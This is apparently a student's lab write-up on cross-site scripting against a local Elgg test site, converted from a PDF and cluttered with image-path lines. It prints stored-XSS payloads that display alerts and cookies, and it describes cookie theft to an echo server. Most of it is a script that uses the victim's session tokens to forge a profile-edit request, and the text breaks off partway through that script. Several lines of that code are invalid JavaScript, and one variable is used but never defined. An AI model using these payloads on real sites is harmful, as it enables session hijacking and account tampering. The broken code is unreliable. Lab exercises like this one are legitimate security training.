



## XSS Lab

I ran the command to start the server




## Task 1: Posting a Malicious Message to Display an Alert Window

I added JavaScript to Samy's about me



It's been hell. I kept on messing with it for like an hour. It works now. Used the HTML part of the rich text editor



Source code

```
<script>

function myFunction() {


    alert("Welcome to my site!!!!I'm a very vulnerable guy!!");

}

window.onload = myFunction();



</script>
```

Display




Task 2: Posting a Malicious Message to Display Cookies


This one as easy. Changed out text to document.cookie




Task 3 Stealing Cookies new task



VBOX2 (Linked Base for VBOX2 and VBOX2 Clone) [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help







### Task 3: Stealing Cookies OLD TASK







To get this task to work I connected a USB with the echo server file and I transferred the TCP server files to a VM.







The left VM is echo server VM with the highlighted cookie and the Right is the Site with the malicious code.

#### Task 4: Becoming the victims friend

I added the following code to the profile borrowing the add friend url from the CSRF program just had to change out the sitename and samys ID and added token and ts





Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

Those get the tokens to send in the request.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

According to me **no** because it didn't work for an hour until I stumbled upon the html option and it started working. It adds text and comments out the HTML,

Task 5

Here is my source code

```
<script type="text/javascript">
```

```
window.onload = function(){
```

```
var desc = "&description=Ben is my Hero" + "&accesslevel[description]=2";
```

```
var userName= "&name="+elgg.session.user.name;
```

```
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
```

```
var guid+"&guid="+elgg.session.user.guid;
```

```
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
```

```
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
```

```
//Construct the content of your url.
```

```
var content= token + ts + name + desc + guid; //FILL IN
```

```
var samyGuid=42;
```

```
if(elgg.session.user.guid!=samyGuid)
```

```
{
```

```
//Create and send Ajax request to modify profile
```

```
var Ajax=null;
```

```
Ajax=new XMLHttpRequest();
```

```
Ajax.open("POST",sendurl,true);
```

```
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
```

```
Ajax.setRequestHeader("Content-Type",
```

